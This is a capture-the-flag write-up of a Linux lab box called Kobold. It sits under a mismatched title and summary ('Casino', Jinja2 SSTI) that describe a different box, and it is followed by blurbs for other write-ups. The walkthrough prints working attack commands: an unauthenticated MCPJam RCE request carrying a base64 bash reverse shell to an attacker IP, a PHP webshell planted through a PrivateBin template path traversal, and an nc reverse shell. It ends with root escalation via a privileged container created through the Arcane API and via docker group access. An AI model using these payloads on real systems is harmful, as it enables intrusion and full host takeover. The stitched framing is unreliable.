



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Kobold is an easy Linux machine that chains together a trio of interesting web vulnerabilities. The initial foothold comes from an MCPJam inspector instance running on a virtual host that’s only reachable over HTTPS - a subtle detail that costs time if your vhost scan starts against HTTP. The inspector is vulnerable to an unauthenticated RCE: its /api/mcp/connect endpoint accepts arbitrary commands with no authentication checks, giving a shell as ben. From there, membership in the operator group exposes the data directory of a PrivateBin container, which can be abused to drop a PHP webshell and load it via a cookie-based template path traversal. The container’s configuration file leaks database credentials that reuse against the Arcane Docker management platform, and an authenticated Arcane API call creates a privileged container that stamps a SUID bash copy onto the host. There’s also a quicker unintended path: ben turns out to already be a member of the docker group.
nmap -p- --min-rate 10000 -vvv 10.129.6.7
nmap -p 22,80,443,3552 -sCV 10.129.6.7
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
443/tcp  open  ssl/http nginx 1.24.0 (Ubuntu)
|_http-title: Kobold Operations Suite
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
3552/tcp open  http     Golang net/http server
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Four ports: SSH, a redirect from HTTP to HTTPS, the main kobold.htb application on 443, and a Golang HTTP server on 3552. The wildcard SAN on the TLS certificate (*.kobold.htb) is an early hint that virtual host routing is in play.

The main site on port 443 is a web interface titled “Kobold Operations Suite.” Directory and file fuzzing produced nothing useful here, so I moved on to port 3552.
The Golang server on 3552 serves the Arcane Docker management platform - a self-hosted, community-oriented Docker management UI. The fact that Arcane is running here is an immediate signal that Docker is likely installed on the system and that containers may be part of the attack surface.

Default and weak credentials got nowhere. My first instinct was to look for CVEs. I found two published advisories for Arcane: GHSA-gjqq-6r35-w3r8 (command injection via lifecycle labels in the updater) and GHSA-2jv8-39rp-cqqr. I spent a good chunk of time going down this path before concluding it was a rabbit hole - both vulnerabilities require an authenticated session, which I didn’t have yet. The real entry point was elsewhere.
My initial vhost scan ran against HTTP, which meant it filtered on HTTP response characteristics and missed important results:
ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt \
  -H "Host: FUZZ.kobold.htb" \
  -u http://kobold.htb \
  -fs 178
Nothing notable came back. The problem was that the interesting subdomains only respond over HTTPS. Running the scan against port 443 with a word-count filter instead tells a different story:
ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt \
  -H "Host: FUZZ.kobold.htb" \
  -u https://kobold.htb \
  -fw 4
bin                     [Status: 200, Size: 24402, Words: 1218, Lines: 386, Duration: 50ms]
mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 45ms]
Two new subdomains: bin.kobold.htb and mcp.kobold.htb. Both added to /etc/hosts.
mcp.kobold.htb hosts an MCPJam inspector instance.

MCPJam inspector is a development platform for MCP (Model Context Protocol) servers. Versions 1.4.2 and earlier have an unauthenticated remote code execution vulnerability that’s arguably worse than the similar CVE-2025-49596: while that CVE requires tricking a user into clicking a malicious link, this one is exploitable by sending a single crafted HTTP request with no user interaction at all.
The root cause is that MCPJam inspector defaults to binding on 0.0.0.0 rather than 127.0.0.1, making its API reachable from the network. The /api/mcp/connect endpoint extracts command and args from the request body and executes them directly without any authentication or input validation. Exploiting it is straightforward - I encoded a bash reverse shell in base64 to avoid special character issues in JSON, then posted it to the connect endpoint:
curl -sk https://mcp.kobold.htb/api/mcp/connect \
  -H "Content-Type: application/json" \
  -d '{
    "serverConfig": {
      "command": "bash",
      "args": ["-c", "printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjQvNDQzIDA+JjEpICY=|base64 -d|bash"],
      "env": {}
    },
    "serverId": "pwn"
  }'
{"success":false,"error":"Connection failed for server pwn: MCP error -32000: Connection closed","details":"MCP error -32000: Connection closed"}
The error is expected - the MCP handshake never completes because the shell process closed the connection by redirecting stdout to a TCP socket. What matters is that the command ran. With penelope listening on port 443, the callback came through:
[+] [New Reverse Shell] => kobold.htb 10.129.6.7 Linux-x86_64 👤 ben(1001) Session ID <1>
[+] PTY upgrade successful via /usr/bin/script

ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ cd ~
ben@kobold:~$ cat user.txt
[REDACTED]
ben@kobold:~$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
ben is a member of the operator group. Searching for files owned by that group turns up something interesting:
ben@kobold:~$ find / -xdev -group operator -ls 2>/dev/null
   161068  drwxrwx---  5 root  operator  4096 Mar 15 21:23 /privatebin-data
   161071  drwxrwx---  2 root  operator  4096 Mar 15 21:23 /privatebin-data/certs
   161075  drwxrwxrwx  5 root  operator  4096 Mar 15 21:23 /privatebin-data/data
   161078  -rwxrwxrwx  1 root  operator    47 Mar  4 12:49 /privatebin-data/data/purge_limiter.php
   161079  drwxrwxrwx  3 root  operator  4096 Mar 15 21:23 /privatebin-data/data/bd
   161074  -rwxrwxrwx  1 root  operator    19 Feb 16 08:29 /privatebin-data/data/.htaccess
   161076  -rwxrwxrwx  1 root  operator   522 Feb 16 08:29 /privatebin-data/data/salt.php
ben has write access to /privatebin-data/data. Checking active sockets and processes explains how this data directory connects to the rest of the environment:
ben@kobold:~$ ss -nltp
State    Local Address:Port
LISTEN   127.0.0.1:6274
LISTEN   127.0.0.1:8080
LISTEN   0.0.0.0:443
LISTEN   0.0.0.0:22
LISTEN   *:3552
Port 8080 is only listening locally. A glance at the process list identifies what’s behind it:
root  1946  /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 \
             -container-ip 172.1...
It’s a Docker proxy forwarding traffic into a container - almost certainly the PrivateBin instance reachable via bin.kobold.htb. The data directory on the host (/privatebin-data/data) is mounted into that container, which is the writable path the operator group can reach.
CVE-2025-64714 is a Local File Inclusion vulnerability in PrivateBin versions 1.7.7 through 2.0.2, fixed in 2.0.3. The flaw lives in the TemplateSwitcher::isTemplateAvailable method. When templateselection is enabled in the configuration, a code change introduced in 1.7.7 replaced a strict allowlist check with a fallback that blindly trusts user-supplied template names as long as they don’t begin with the string bootstrap-. The template value is passed directly to View::getTemplateFilePath, which constructs a path of the form tpl/<user_value>.php - no validation, no canonicalization. View::draw then calls include on whatever path results.
The practical consequence: any relative path that resolves to an existing PHP file on the filesystem can be included and executed, giving an attacker read access to local files or, if they can place a PHP file at a known location, full RCE.
That second condition is exactly what ben’s operator group membership provides. Since /privatebin-data/data is mounted into the container and writable from the host, dropping a webshell there and pointing the cookie at it is a two-step compromise.
echo '<?php system($_REQUEST["cmd"]); ?>' > /privatebin-data/data/shell.php
curl -sk "https://bin.kobold.htb/" \
  -H "Cookie: template=../data/shell" \
  -G --data-urlencode "cmd=cat /etc/passwd"
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
...[SNIP]...
nobody:x:65534:65534:nobody:/:/sbin/nologin
nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
Execution confirmed inside the container as nobody. A reverse shell through the same vector:
curl -sk "https://bin.kobold.htb/?cmd=nc%2010.10.14.24%20443%20-e%20sh" \
  -H "Cookie: template=../data/shell"
[+] [New Reverse Shell] => 4c49dd7bb727 10.129.6.7 Linux-x86_64 👤 nobody(65534) Session ID <3>
Inside the container, PrivateBin’s configuration lives at /srv/cfg/conf.php. Most of it is boilerplate, but the database section stands out - a developer commented out the class = Database line to disable the backend during a migration but left the credentials in plaintext:
/srv/cfg $ cat conf.php
...[SNIP]...
[model]
; Temporarily disabling while we migrate to new server for loadbalancing
;class = Database
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"
usr = "privatebin"
pwd = "[REDACTED]"
opt[12] = true
...[SNIP]...
Worth trying against the Arcane portal.
curl -s -X POST http://kobold.htb:3552/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"username":"arcane","password":"[REDACTED]"}' | python3 -m json.tool
{
    "success": true,
    "data": {
        "token": "eyJhbGci...[SNIP]...",
        "user": {
            "username": "arcane",
            "displayName": "Arcane Admin",
            "roles": ["admin"]
        }
    }
}

The credentials reused and the account is a full administrator. With an admin JWT, the Arcane API allows creating containers with arbitrary configuration - including host volume mounts and the privileged flag.
The plan is to use the Arcane API to spin up a container with the host root filesystem mounted, run a command that copies bash into /tmp on the host with the SUID bit set, then execute it as ben to get an effective UID of root:
TOKEN="eyJhbGci...[SNIP]..."

curl -s -X POST http://kobold.htb:3552/api/environments/0/containers \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "name": "pwn",
    "image": "mysql:latest",
    "hostConfig": {
      "binds": ["/:/host"],
      "privileged": true
    },
    "cmd": ["sh", "-c", "cp /bin/bash /host/tmp/rootbash && chmod 4755 /host/tmp/rootbash"]
  }' | python3 -m json.tool
{
    "success": true,
    "data": {
        "id": "cd1883f94abe...",
        "name": "/pwn",
        "status": "running"
    }
}
The container spins up, executes the command, and exits. Back on the host as ben:
ben@kobold:/tmp$ ls -la rootbash
-rwsr-xr-x 1 root root 1389064 Mar 22 12:25 rootbash
ben@kobold:/tmp$ /tmp/rootbash -p
rootbash-5.1# id
uid=1001(ben) gid=1001(ben) euid=0(root) groups=1001(ben),37(operator)

rootbash-5.1# cat /root/root.txt
[REDACTED]
There’s a quicker route that bypasses the PrivateBin/Arcane chain entirely. ben’s active groups don’t include docker by default, but it’s available with newgrp:
ben@kobold:/$ newgrp docker
ben@kobold:/$ groups
docker operator ben
With direct Docker socket access, mounting the host root into an existing image is all it takes:
ben@kobold:/$ docker run -v /:/hostfs --rm -it \
  --user root --entrypoint sh privatebin/nginx-fpm-alpine:2.0.2
/ # cd /hostfs/root
/hostfs/root # cat root.txt
[REDACTED]
This works because newgrp docker spawns a new shell session with docker in the supplementary groups, granting direct access to the Docker socket. The intended path is the more involved Arcane API abuse chain - the docker group membership appears to be an oversight in the environment setup.
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Anonymous FTP leaks a breach notice pointing at a public paste of stolen passwords. Spraying fails everywhere except SNMPv3, where the MIB gives up an SSH password, and sudo chroot hands over root.